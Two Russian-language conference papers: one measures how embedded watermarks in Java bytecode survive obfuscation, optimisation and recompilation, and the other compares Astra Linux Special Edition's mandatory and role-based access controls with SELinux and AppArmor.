ANALYSIS OF VULNERABILITIES AND SECURITY MECHANISMS FOR EMBEDDING DIGITAL WATERMARK IN JAVA BYTECODE

Guilavogui Michel

The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: michel.centregamal.2017@gmail.com

Abstract. Java programs distributed over the Internet are currently suffering from software theft. This is since application data can be relatively easily divided into reusable class files, as well as decompiled into the source code by program users. This article offers a study aimed at analyzing vulnerabilities and security mechanisms of applications written in Java when embedded in bytecode.

Keywords: Java; bytecode; digital watermark; security; vulnerabilities.

Введение. Технология JVM предлагает механизмы защиты благодаря своей спецификации, предотвращая программу от незаконных изменений. Архитектура виртуальной машины Java (JVM) реализует строгую модель безопасности, включающую проверки корректности class-файлов, контроль доступа, защиту памяти и ограничение прямого взаимодействия с ресурсами операционной системы. Эти свойства делают её популярной платформой для выполнения критичных приложений, а также перспективной средой для реализации цифровых методов защиты, включая вложение цифрового водяного знака (ЦВЗ) в байт-код.

Тем не менее, после вложение ЦВЗ в байт-код Java, программа может быть подвергнута рядом уязвимостей, связанных как с особенностями компиляции, так и с самим процессом выполнения. Среди них можно выделить:

— уязвимость к трансформации кода: оптимизаторы могут удалить или изменить инструкции;

— непредсказуемость поведения при декомпиляции: даже без злонамеренных действий повторная компиляция приводит к потере структуры;

— невозможность точной локализации «безопасных мест» в байт-коде, особенно в случае генерации кода через сторонние компиляторы;

— возможность подмены классов и загрузчиков, что делает бессмысленным проверку на присутствие водяного знака;

— ограничения JVM по нестандартным инструкциям, которые могут мешать вложению нестандартных структур.

Продемонстрированная таблица 1 систематизирует механизмы безопасности JVM и указывает возможные точки уязвимостей, особенно значимые в контексте вложения цифрового водяного знака.

Таким образом, при проектировании методов вложения цифрового водяного знака необходимо учитывать особенности встроенных механизмов безопасности JVM. Без этого вложенный цифровой водяной знак может быть легко утрачен или повреждён при минимальной модификации байт-кода.

В работе «Methodology for Embedding a Digital Watermark in Java Application Class Files Resistant to Decompilation Attacks» рассматривается практический подход к статическому вложению цифрового водяного знака в Java-программы посредством модификации байт-кода class-файлов [1]. Автор демонстрирует применение редко используемых конструкций JVM, таких как специфические jump-метки, доступ к локальным переменным и изменение инструкции nop, позволяющее вложить цифровой водяной знак без влияния на логическую структуру программы.

Таблица 5

Механизмы безопасности JVM

Механизм безопасности	Назначение	Потенциальные уязвимости для ЦВЗ
Bytecode Verifier	Проверяет корректность структуры и инструкций class-файла	Может удалить нестандартные или избыточные инструкции, включая ЦВЗ
Security Manager	Контролирует доступ к критическим API и файловым системам	Может быть отключён или обойдён при запуске без соответствующего флага
Class Loader Constraints	Предотвращает повторную загрузку несовместимых классов	Атаки через модифицированные class-файлы с альтернативным загрузчиком
Access Control	Ограничивает доступ к методам и полям на основе модификаторов	Может быть обойдён через рефлексию или сторонние API (например, JNI)
Stack Map Frames	Определяют типы в локальных переменных и на стеке для верификации	Нарушение структуры верификатора
JPMS (Java Platform Module System)	Упорядочивает зависимости и доступ между модулями	Не все библиотеки адаптированы к JPMS, возможна уязвимость через opens
Final и Sealed классы	Запрещают наследование и переопределение	Компиляторы Scala/Kotlin могут генерировать обфусцированные обходы

Работа «Watermarking Java Programs Using Dummy Exception Handlers» предлагает технику вложения ЦВЗ в конструкцию обработки исключений Java-программ [2]. Авторы используют так называемые “фиктивные обработчики” (exception handlers), которые логически не вызываются в ходе нормального выполнения, но включают последовательности, несущие цифровой водяной знак. Такое решение позволяет сохранить семантическую прозрачность программы, при этом цифровой водяной знак остаётся скрытым и устойчивым к большинству автоматических обфускаторов и оптимизаторов.

Исследование «Dynamic Path-Based Software Watermarking» описывает технику динамического вложения цифрового водяного знака через построение ложных путей выполнения в структуре байт-кода JVM [3]. Авторы демонстрируют, как с помощью условных ветвлений и управляющих структур можно вложить цифровой водяной знак, активируемый лишь при специфических условиях исполнения. Эта методика показывает высокую устойчивость к статическому анализу и деструктивным модификациям.

Для исследования уязвимостей, связанных с вложением цифрового водяного знака, была реализована экспериментальная методика, направленная на моделирование реальных условий атак, трансформаций и проверки устойчивости вложенных структур. Методика включает следующие этапы:

— разработка набора тестовых Java-программ, включающих вложенный ЦВЗ;

— компиляция и вложение ЦВЗ на уровне байт-кода с использованием ASM и ldc;

— статический анализ полученных class-файлов (javap, ASM Tree API);

— моделирование атак: обфускация (ProGuard);

— декомпиляция и повторная сборка (CFR, javac);

– сравнение глубины и длины инструкционных цепочек до и после атак;
– оценка сохранности ЦВЗ и прохождение JVM-валидации.

Так же данная методика представлена в виде схемы на рис. 1.



Рис. 7. Блок-схема методики

Схема иллюстрирует два параллельных пути воздействия: через автоматическую обфускацию и через декомпиляцию и повторную компиляцию, что позволяет оценить устойчивость вложения цифрового водяного знака к наиболее распространённым типам атак [4]. На основе описанной методики было проведено экспериментальное исследование, охватывающее несколько типов модификаций байт-кода. Результаты этого исследования представлены в таблице 2.

Таблица 6

Результаты исследования

Модификация	Сохранность ЦВЗ (%)	Длина метода (байт)	Глубина цепочки	Потеря информации
Оригинал	100	91	5	Нет
Простая обфускация	100	91	5	Нет
Удаление инструкций nop	80	74	4	Частично
Инлайнинг методов	65	68	3	Да
Dead code elimination	45	54	2	Значительная
Декомпиляция + пересборка	35	48	1	Значительная
Оптимизация JIT-средой	40	динамическая	2	Да

Из таблицы видно, что сохранность ЦВЗ заметно снижается при применении агрессивных трансформаций. Особенно уязвимыми оказались вставки в линейный код и незащищённые блоки без исключений или сложной логики.

Оригинал (до изменений)

Контрольная точка, представляющая изначальный байт-код, содержащий вложенный цифровой водяной знак. Отсутствие модификаций гарантирует его полную сохранность, максимальную глубину цепочки и корректную верификацию исполнения на JVM [5].

Простая обфускация имён. Переименование классов, методов и переменных без изменения логической структуры кода не оказывает влияния на ЦВЗ, поскольку структура байт-кода и инструкции, содержащие цифровой водяной знак, остаются неизменными [6].

Удаление инструкций nop. Удаление «пустых» инструкций (nop) снижает плотность кодовой вставки и уменьшает размер метода. В случае использования nop для размещения ЦВЗ, часть информации теряется, что снижает степень восстановления.

Инлайнинг методов. Перенос содержимого вспомогательных методов непосредственно в вызывающие блоки приводит к сжатию цепочки инструкций и может нарушить встроенные последовательности, несущие ЦВЗ. Это снижает его устойчивость и маскировку [7].

Dead code elimination. Оптимизация, удаляющая неисполняемый код, представляет серьёзную угрозу для ЦВЗ, особенно если он встроен в неиспользуемые ветви логики. Такая трансформация снижает как длину, так и глубину вложения, и часто приводит к полной потере цифрового водяного знака [8].

Декомпиляция с пересборкой. Процесс декомпиляции исходного кода и его повторной компиляции практически всегда разрушает низкоуровневую структуру, в которой содержался ЦВЗ.

Оптимизация JIT-средой. JIT-компиляция в рантайме может реорганизовать байт-код в зависимости от профиля исполнения. Несмотря на то, что исходный class-файл остаётся неизменным, цифровой водяной знак может не достигать точки исполнения или быть удалён в результате оптимизаций.

Рекомендуется использовать конструкции с try-catch, final и private static-методы, а также встраивать ЦВЗ в нестандартные инструкции, интерпретируемые как «мусор» (semantic no-op), которые сложнее для удаления обфускатором. При этом наиболее устойчивыми к модификациям оказались методы вложения, использующие корректно структурированный логический код с сохранением инструкций в теле метода. Наибольшую сложность представляют трансформации, влияющие на структурную целостность метода (например, dead code elimination и повторная компиляция), а также JIT-оптимизации, затрудняющие контроль за моментом активации ЦВЗ [9]. Эти выводы подчёркивают необходимость проектирования стратегии вложения цифрового водяного знака с учётом полного жизненного цикла байт-кода, включая возможное выполнение на JIT-интерпретаторах [10].

Демонстрация влияния различных модификаций байт-кода на сохранность цифрового водяного показана на рис. 2. Она отображает изменение показателя сохранности ЦВЗ в процентах в зависимости от применённой трансформации, позволяя легко сравнить эффективность и угрозу различных методов воздействия на байт-код.

На вертикальной оси диаграммы отображается сохранность цифрового водяного знака (в процентах), и длина метода, а на горизонтальной — тип модификации. Диаграмма чётко показывает, что даже относительно безобидные изменения, такие как удаление nop-инструкций, уже снижают показатель устойчивости [6]. При этом более агрессивные трансформации (декомпиляция, оптимизация и dead code elimination) демонстрируют резкое снижение сохранности ниже 50%.



Рис. 8. Диаграмма исследования

Заключение. Представленное исследование подтвердило наличие уязвимостей, связанных с вложением цифрового водяного знака в байт-код Java-программ. Несмотря на наличие встроенных механизмов безопасности в JVM, устойчивость ЦВЗ напрямую зависит от выбора стратегии его размещения и специфики используемой

трансформации. Наиболее опасными оказались рекомпиляция, агрессивная оптимизация и автоматическая очистка кода. В то же время методики, использующие исключения, final-блоки и скрытые инструкции, показали более высокую устойчивость.

Разработанная методика позволяет в воспроизводимом виде тестировать устойчивость ЦВЗ, что делает её применимой в практике программной защиты. Полученные результаты могут быть использованы при разработке систем защиты авторских прав, DRM и верификации подлинности Java-приложений.

СПИСОК ЛИТЕРАТУРЫ

1. Шариков П.И., Красов А.В., Штеренберг С.И. Методика создания и вложения цифрового водяного знака в исполняемые java файлы на основе замен опкодов // T-Comm: Телекоммуникации и транспорт. 2017. Т. 11. № 3. С. 66-70.
2. Шариков, П. И. Исследование атаки обфускацией на байт-код java-приложения с целью разрушения или повреждения цифрового водяного знака // I-methods. 2022. Т. 14, № 1. EDN GQGKIV.
3. Шариков, П. И. Исследование возможности использования java-агентов для вложения скрытого цифрового водяного знака непосредственно перед запуском java-приложения / П. И. Шариков, А. В. Красов // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2019. № 4. С. 14-18. EDN QQUVYX.
4. Штеренберг, С. И. Разработка методики построения доверенной среды на основе скрытого программного агента. Часть 1. исследование / С. И. Штеренберг, А. В. Красов // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2021. № 2. С. 14-20. DOI 10.46418/2079-8199_2021_2_2. EDN OEYTFS.
5. Штеренберг, С. И. Разработка методики построения доверенной среды на основе скрытого программного агента. Ч. 2. Тестирование и оценка эффективности / С. И. Штеренберг, А. В. Красов // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2021. № 3. С. 3-8. DOI 10.46418/2079-8199_2021_3_1. EDN CRUKFC.
6. Штеренберг, С. И. Разработка методики построения доверенной среды на основе скрытого программного агента. Ч. 3. принцип действия программного агента и проверка его работоспособности / С. И. Штеренберг, А. В. Красов // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2021. № 4. С. 34-40. DOI 10.46418/2079-8199_2021_4_5. EDN KWGAUD.
7. Тамбовский, А. Н. Архитектура сервиса сбора данных для обнаружения инсайдерских угроз в файловых системах Linux / А. Н. Тамбовский, И. А. Ушаков // Подготовка профессиональных кадров в магистратуре в эпоху цифровой трансформации (ПКМ-2024) : Сборник лучших докладов V Всероссийской научно-технической и научно-методической конференции магистрантов и их руководителей. В 2-х т., Санкт-Петербург, 03–05 декабря 2024 года. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2025. С. 273-276. EDN AZDKWU.
8. Страйстар, В. А. Проблемы глубокого обучения для обнаружения внутренних нарушителей (инсайдеров) / В. А. Страйстар, И. А. Ушаков // Подготовка профессиональных кадров в магистратуре в эпоху цифровой трансформации (ПКМ-2024) : Сборник лучших докладов V Всероссийской научно-технич. и научно-метод. конф. магистрантов и их руководителей. В 2-х т., Санкт-Петербург, 03–05 декабря 2024 года. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2025. С. 449-453. EDN HQRWJL.
9. Штеренберг, С. И. Исследование проблем построения доверенной среды передачи / С. И. Штеренберг, И. А. Ушаков, М. А. Скорых. СПб. : СПбГУ телекоммуникаций им. проф. М. А. Бонч-Бруевича, 2024. 123 с. ISBN 978-5-89160-317-2. EDN KEPQDW.
10. Ушаков, И. А. Модель внутреннего нарушителя в корпоративной компьютерной сети организации // Актуальные проблемы инфотелекоммуникаций в науке и образовании : Сборник научных статей XIII Международной научно-технической и научно-методической конференции в 4 т., Санкт-Петербург, 27–28 февраля 2024 года. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2024. С. 647-650. EDN XYKWBD.

УДК 004.056

СРАВНИТЕЛЬНЫЙ АНАЛИЗ МЕХАНИЗМОВ БЕЗОПАСНОСТИ ОС СН ASTRA LINUX SPECIAL EDITION И ДИСТРИБУТИВОВ LINUX ОБЩЕГО НАЗНАЧЕНИЯ

Гребенников Тимофей Алексеевич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: brabiner2.0@mail.ru

Аннотация. Операционная система специального назначения Astra Linux Special Edition разрабатывается для эксплуатации в условиях повышенных требований к информационной безопасности, включая защиту информации, отнесённой к государственной тайне. В статье рассматриваются архитектура безопасности Astra Linux Special Edition, её модель управления доступом, а также основные встроенные механизмы защиты. Особое внимание уделено анализу формализованной мандатной сущностно-ролевой ДП-модели управления доступом и информационными потоками, лежащей в основе реализации мандатного и ролевого управления доступом, а также обеспечения контроля целостности. На основе результатов проведённого исследования выполняется сравнительный анализ указанных механизмов с системами безопасности SELinux и AppArmor, применяемыми в дистрибутивах Linux общего назначения.

Ключевые слова: Astra Linux Special Edition; информационная безопасность; мандатное управление доступом; ролевое управление доступом; контроль целостности; замкнутая программная среда; SELinux; AppArmor; модель безопасности.

COMPARATIVE ANALYSIS OF SECURITY MECHANISMS OF ASTRA LINUX SPECIAL EDITION OS AND GENERAL-PURPOSE LINUX DISTRIBUTIONS

Grebennikov Timofey
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: brabiner2.0@mail.ru

Abstract. The special-purpose operating system Astra Linux Special Edition is developed for operation in conditions of increased requirements for information security, including protection of information classified as a state secret. The article discusses the security architecture of Astra Linux Special Edition, its access control model, and the main built-in protection mechanisms. Particular attention is paid to the analysis of the formalized mandatory entity-role DP model of access control and information flows, which underlies the implementation of mandatory and role-based access control, as well as integrity control. Based on the results of the study, a comparative analysis of these mechanisms with the SELinux and AppArmor security systems used in general-purpose Linux distributions is performed.

Keywords: Astra Linux Special Edition; information security; mandatory access control; role-based access control; integrity control; closed software environment; SELinux; AppArmor; security model.

Введение. Растущие требования к защите информации в государственных структурах, вооружённых силах и объектах военно-промышленного комплекса, а также объектах критической инфраструктуры привели к необходимости использования специализированных операционных систем, обеспечивающих высокий уровень доверия. Операционная система специального назначения Astra Linux Special Edition (ОС СН ALSE) является одной из таких систем, разработанной с акцентом на выполнение требований российского законодательства и стандартов по информационной безопасности.

В отличие от дистрибутивов Linux общего назначения, безопасность которых обеспечивается модульно, Astra Linux Special Edition реализует целостную и формализованную архитектуру безопасности, встроенную в ядро системы и верифицированную методами формальной проверки [1]. Её архитектура включает в себя механизмы мандатного и ролевого управления доступом, а также мандатный контроль целостности [2]. Цель данной статьи — провести структурированный анализ этих механизмов и сравнить их с применяемыми в популярных дистрибутивах Linux системами безопасности SELinux и AppArmor.

Архитектура безопасности Astra Linux Special Edition. В состав стандартного комплекта средств защиты Astra Linux Special Edition входят следующие механизмы безопасности:

- ролевое управление доступом (РУД);
- мандатное управление доступом (МУД);
- мандатный контроль целостности (МКЦ);
- дискреционное управление доступом (ДУД);
- замкнутая программная среда (ЗПС);
- система регистрации и аудита событий;
- изоляция процессов и защита контейнеров;
- контроль съёмных носителей и маркировка документов.

Все перечисленные механизмы входят в поставку ОС СН ALSE и управляются единым модулем безопасности Parsec, реализуемым на уровне ядра операционной системы [2].

Формализованное описание представленных механизмов безопасности и их взаимодействия реализовано в мандатной сущностно-ролевой модели контроля доступа и информационных потоков (МРОСЛ ДП-модель). В общем смысле, МРОСЛ ДП-модель — это формально описанная и верифицированная архитектура, которая задаёт правила взаимодействия субъектов и объектов в системе на основе меток безопасности и политик [1, 3].

Структура модели построена по принципу иерархических уровней. Всего определено восемь таких уровней — 4 уровня для ОС (1 — ролевое управление доступом; 2 — мандатный контроль целостности; 3 — мандатное управление доступом по памяти; 4 — мандатное управление доступом по времени) и 4 уровня для СУБД PostgreSQL, реализующие аналогичные механизмы [3]. Каждый последующий уровень наследует и уточняет свойства предыдущего, обеспечивая строгую изоляцию и защиту данных.

МРОСЛ ДП-модель не является самостоятельным механизмом — это фундаментальная модель, которая определяет поведение и взаимодействие трёх ключевых механизмов безопасности (РУД, МУД, МКЦ), что служит основой для их скоординированной работы, исключая противоречия и повышая гарантии корректности политик безопасности.

Реализация механизмов безопасности Astra Linux Special Edition. Ролевое управление доступом (РУД) является первым уровнем МРОСЛ ДП-модели и реализует назначение прав субъектам через роли [1]. Это позволяет централизованно управлять привилегиями, упрощать аудит и минимизировать избыточные права. Роли могут быть:

- позитивные (наделяют правами);
- отрицательные (запрещают доступ);
- административные (управляют другими ролями и политиками).

Мандатный контроль целостности (МКЦ) — второй уровень защиты, задачей которого является контроль доступа на основе уровней доверия (целостности). Основная цель — защитить высокоцелостные компоненты (ядро, службы, критические конфигурации) от воздействия менее доверенных субъектов. Это особенно актуально для предотвращения или минимизации ущерба от вредоносных действий и вредоносного ПО, включая вирусы, руткиты, и атаки от имени пользователя с привилегиями root. Согласно политикам МКЦ, каждому субъекту и объекту системы присваивается свой уровень целостности. Субъект может модифицировать объект, если его уровень целостности не ниже уровня целостности этого объекта. Таким образом, запуск ПО из низкоуровневой среды не должен влиять на высокоуровневые процессы [1, 2].

Мандатное управление доступом (МУД) — верхний уровень защиты в соответствии с МРОСЛ ДП-моделью. Данный механизм безопасности используется специализированно для обработки чувствительной информации с выделенной степенью секретности. В основе данного механизма лежит концепция присвоения субъектам и объектам уровней конфиденциальности и категорий конфиденциальности (тематических меток). При этом доступ субъектов к объектам осуществляется по следующим правилам:

— субъект с определённым уровнем конфиденциальности может получить доступ на чтение к сущности, если его уровень конфиденциальности не ниже уровня конфиденциальности сущности;

— субъект с определенным уровнем конфиденциальности может получить доступ на запись к сущности, если его уровень конфиденциальности совпадает с уровнем конфиденциальности сущности.

Таким образом, пользователь, если ему не присвоены специальные привилегии и/или если файлам не заданы дополнительные атрибуты сущностей для мандатного управления доступом, может читать файлы, уровень конфиденциальности которых не превосходит его уровня доступа, а передавать данные только на одном уровне конфиденциальности с передаваемой сущностью. Это исключает несанкционированные потоки информации сверху вниз, устраняя угрозу утечки [1, 2].

Замкнутая программная среда (ЗПС) относится к необязательным механизмам безопасности Astra Linux Special Edition и не рассматривается в рамках МРОСЛ ДП-модели. Тем не менее, важно понимать её назначение в системе, поскольку данный механизм реализует дополнительный уровень защиты от вредоносного ПО и вредоносных действий атакующего, ограничивая любую угрозу безопасности отсутствием возможности запуска неподписанного программного обеспечения.

Суть данного механизма заключается в разделении всех исполняемых двоичных файлов системы на доверенные и недоверенные. Доверенные исполняемые файлы должны иметь корректную цифровую подпись, заверенную криптографическим ключом. В случае отсутствия подписи или её некорректности файл считается недоверенным и не может быть запущен [2].

Все представленные выше механизмы безопасности работают совместно и последовательно:

— РУД — определяет, что пользователь в принципе может делать на базовом уровне защищённости (например, запускать службы, читать каталоги);

— МКЦ — определяет, может ли пользователь или процесс изменить конкретный файл или службу;

— МУД — определяет, какой информацией пользователь может оперировать согласно уровням и категориям секретности;

— ЗПС — допускает к исполнению только проверенный код.

Такое поэтапное применение политик значительно усложняет обход защиты и создаёт строгую модель доступа с высоким уровнем гарантии.

Сравнение с механизмами безопасности дистрибутивов Linux общего назначения. Для того, чтобы качественно сравнить механизмы безопасности операционной системы Astra Linux Special Edition с механизмами безопасности дистрибутивов Linux общего назначения, приведём краткое описание сравниваемых технологий.

SELinux (Security-Enhanced Linux) — это модуль безопасности ядра Linux (LSM-модуль), разработанный агентством национальной безопасности США и реализующий модель мандатного управления доступом на базе типового контроля доступа (type enforcement). К основным компонентам данной системы безопасности относятся политики безопасности, реализованные в виде отдельных модулей, и контексты безопасности (метки), присваиваемые объектам и процессам.

SELinux предоставляет:

— гранулярное разграничение прав доступа к файлам, процессам и сокетам;

— политико-ориентированный подход к конфигурации безопасности [4];

— поддержку политик MLS (Multi-Level Security), обеспечивающих уровни секретности.

В общем виде, механизм безопасности SELinux работает на основе контекстов безопасности, в которых каждому объекту присваивается тип, а каждому процессу — роль и тип, с последующим сопоставлением в политике доступа [1, 5]. Однако SELinux не включает встроенного контроля целостности, как и не использует формализованные модели или верификацию политик. Кроме того, существенный недостаток SELinux заключается в том, что его настройка требует значительных знаний для написания корректных политик и, как следствие, часто осуществляется неправильно.

AppArmor — модуль безопасности ядра Linux (LSM-модуль), использующий подход разграничения доступа на основе путей к файлам (path-based). Как и SELinux, AppArmor реализует модель мандатного управления доступом, однако контроль доступа осуществляется не сопоставлением контекста, а при помощи профилей доступа, назначаемых конкретным приложениям. Другими словами, каждому приложению сопоставляется его профиль, в котором прописано, к каким ресурсам (путям) оно может иметь доступ. Это делает AppArmor менее гибким, но более удобным для базового ограничения поведения приложений [6].

Таким образом, AppArmor не реализует разграничение доступа по уровням секретности, не поддерживает мандатный контроль целостности, не имеет формализованной модели доступа.

Приведём сравнительную таблицу механизмов безопасности Astra Linux Special Edition и дистрибутивов Linux общего назначения (таблица 1).

Таблица 1

Сравнение механизмов безопасности Astra Linux Special Edition, SELinux и AppArmor

Критерий	Система		
	ОС СН ALSE (МРОСЛ ДП-модель)	SELinux	AppArmor
Тип модели	Формализованная, многоуровневая (RBAC, MIC, MLS + доп. уровни)	Type enforcement (TE), MLS	Path-based (PBAC)
Мандатное управление доступом	Присутствует	Присутствует	Присутствует
Ролевое управление доступом	Присутствует	Присутствует	Отсутствует
Мандатный контроль целостности	Присутствует	Отсутствует	Отсутствует
MLS (уровни секретности)	Присутствует	Присутствует	Отсутствует
Поддержка ЗПС	Присутствует	Отсутствует	Отсутствует
Формальная верификация	Реализована	Не реализована	Не реализована
Интеграция с ядром системы (LSM)	Да	Да	Да
Сложность настройки	Низкая (графический интерфейс)	Высокая	Низкая
Область применения	Государственные структуры, военный сектор, объекты КИИ	Коммерческий сектор, корпоративная среда	Коммерческий сектор, корпоративная среда
Сертификация на российском рынке	ФСТЭК, ФСБ, МО РФ	Отсутствует	Отсутствует
Формат распространения	Коммерческая лицензия, платное распространение	GNU GPL, открытый исходный код	GNU GPL, открытый исходный код

Таким образом, сравнительный анализ механизмов безопасности позволяет сделать следующие выводы:

— ОС СН ALSE — единственная система среди сравниваемых, в которой реализована самодостаточная формализованная модель, охватывающая несколько уровней безопасности — все механизмы интегрированы в единую модель, что обеспечивает предсказуемое поведение. SeLinux и AppArmor основаны на менее строгих концепциях и не гарантируют отсутствия логических конфликтов в политиках при использовании дополнительных механизмов безопасности;

— только ОС СН ALSE имеет официальную сертификацию по российским стандартам безопасности, что делает её приоритетной в государственных и оборонных системах, а также повышает уровень доверия;

— несмотря на обширный функционал и многоуровневую архитектуру, управление механизмами безопасности ОС СН ALSE реализовано на интуитивно понятном уровне, поскольку не предполагает ручное взаимодействие с политиками и конфигурациями, а настраивается через графический интерфейс;

— для коммерческих предприятий и физических лиц механизмы безопасности ОС СН ALSE в большинстве случаев окажутся избыточными и могут наложить дополнительные ограничения, которые не нужны в контексте решаемых операционной системой задач;

— в отличие от ОС СН ALSE другие сравниваемые механизмы безопасности распространяются на бесплатной основе и имеют открытый исходный код, что может представлять как преимущество, так и недостаток, в зависимости от конкретной ситуации использования.

Заключение. Операционная система специального назначения Astra Linux Special Edition демонстрирует высокую степень зрелости архитектуры безопасности, что обусловлено её формальной моделью управления доступом и последовательной реализацией ключевых механизмов — ролевого и мандатного управления доступом, контроля целостности и замкнутой программной среды.

В отличие от дистрибутивов Linux общего назначения с модулями SELinux и AppArmor, Astra Linux SE предоставляет интегрированную, формально описанную и верифицированную модель безопасности (МРОСЛ ДП-модель), позволяющую системно управлять всеми аспектами доступа и поведения субъектов.

Совместное функционирование механизмов в рамках модели обеспечивает исключение логических конфликтов, предсказуемость поведения системы и возможность её сертификации в соответствии с национальными стандартами [7]. Это делает Astra Linux SE предпочтительным выбором для критически важных и государственных информационных систем, где требования к защите информации значительно превосходят возможности стандартных решений.

Тем не менее, выбор использования ОС СН ALSE в организации в качестве основной операционной системы не всегда является оптимальным решением и может быть избыточным. Поэтому необходимо рационально подходить к вопросу выбора механизмов защиты информации в зависимости от требований обеспечения безопасности обрабатываемых данных.

СПИСОК ЛИТЕРАТУРЫ

1. Девянин П. Н., Кулямин В. В., Петренко А. К., Хорошилов А. В., Щепетков И. В. Интеграция мандатного и ролевого управления доступом и мандатного контроля целостности в верифицированной иерархической модели безопасности операционной системы // Труды ИСП РАН. 2020. № 1. С. 7-26.

2. Буренин П. В., Девянин П. Н., Лебеденко Е. В., Проскурин В. Г., Цибуля А. Н. Безопасность операционной системы специального назначения Astra Linux Special Edition. М.: Горячая линия — Телеком, 2019, 404 с.
3. Девянин П. Н. О результатах формирования иерархического представления МРОСЛ ДП-модели // ПДМ. Приложение. 2016. № 9. С. 83-87.
4. Шариков, П. И. Архитектура интегрированного java-приложения для анализа журналов с целью обнаружения компьютерных атак в информационных системах посредством реагирования на различные аномалии безопасности / П. И. Шариков, А. В. Красов, А. В. Майоров // Вестник Дагестанского государственного технического университета. Технические науки. 2025. Т. 52, № 1. С. 147-161. DOI 10.21822/2073-6185-2025-52-1-147-161. EDN AWEHRP.
5. Вермейлен С. Администрирование системы защиты SELinux / пер. с анг. Верещагина В. Л., Севостьянова О. К. М. : ДМК Пресс, 2020, 300 с.
6. Тиволт Д. Защита и укрепление Linux / пер. с анг. Слинкин А. М.: ДМК-Пресс, 2023, 618 с.
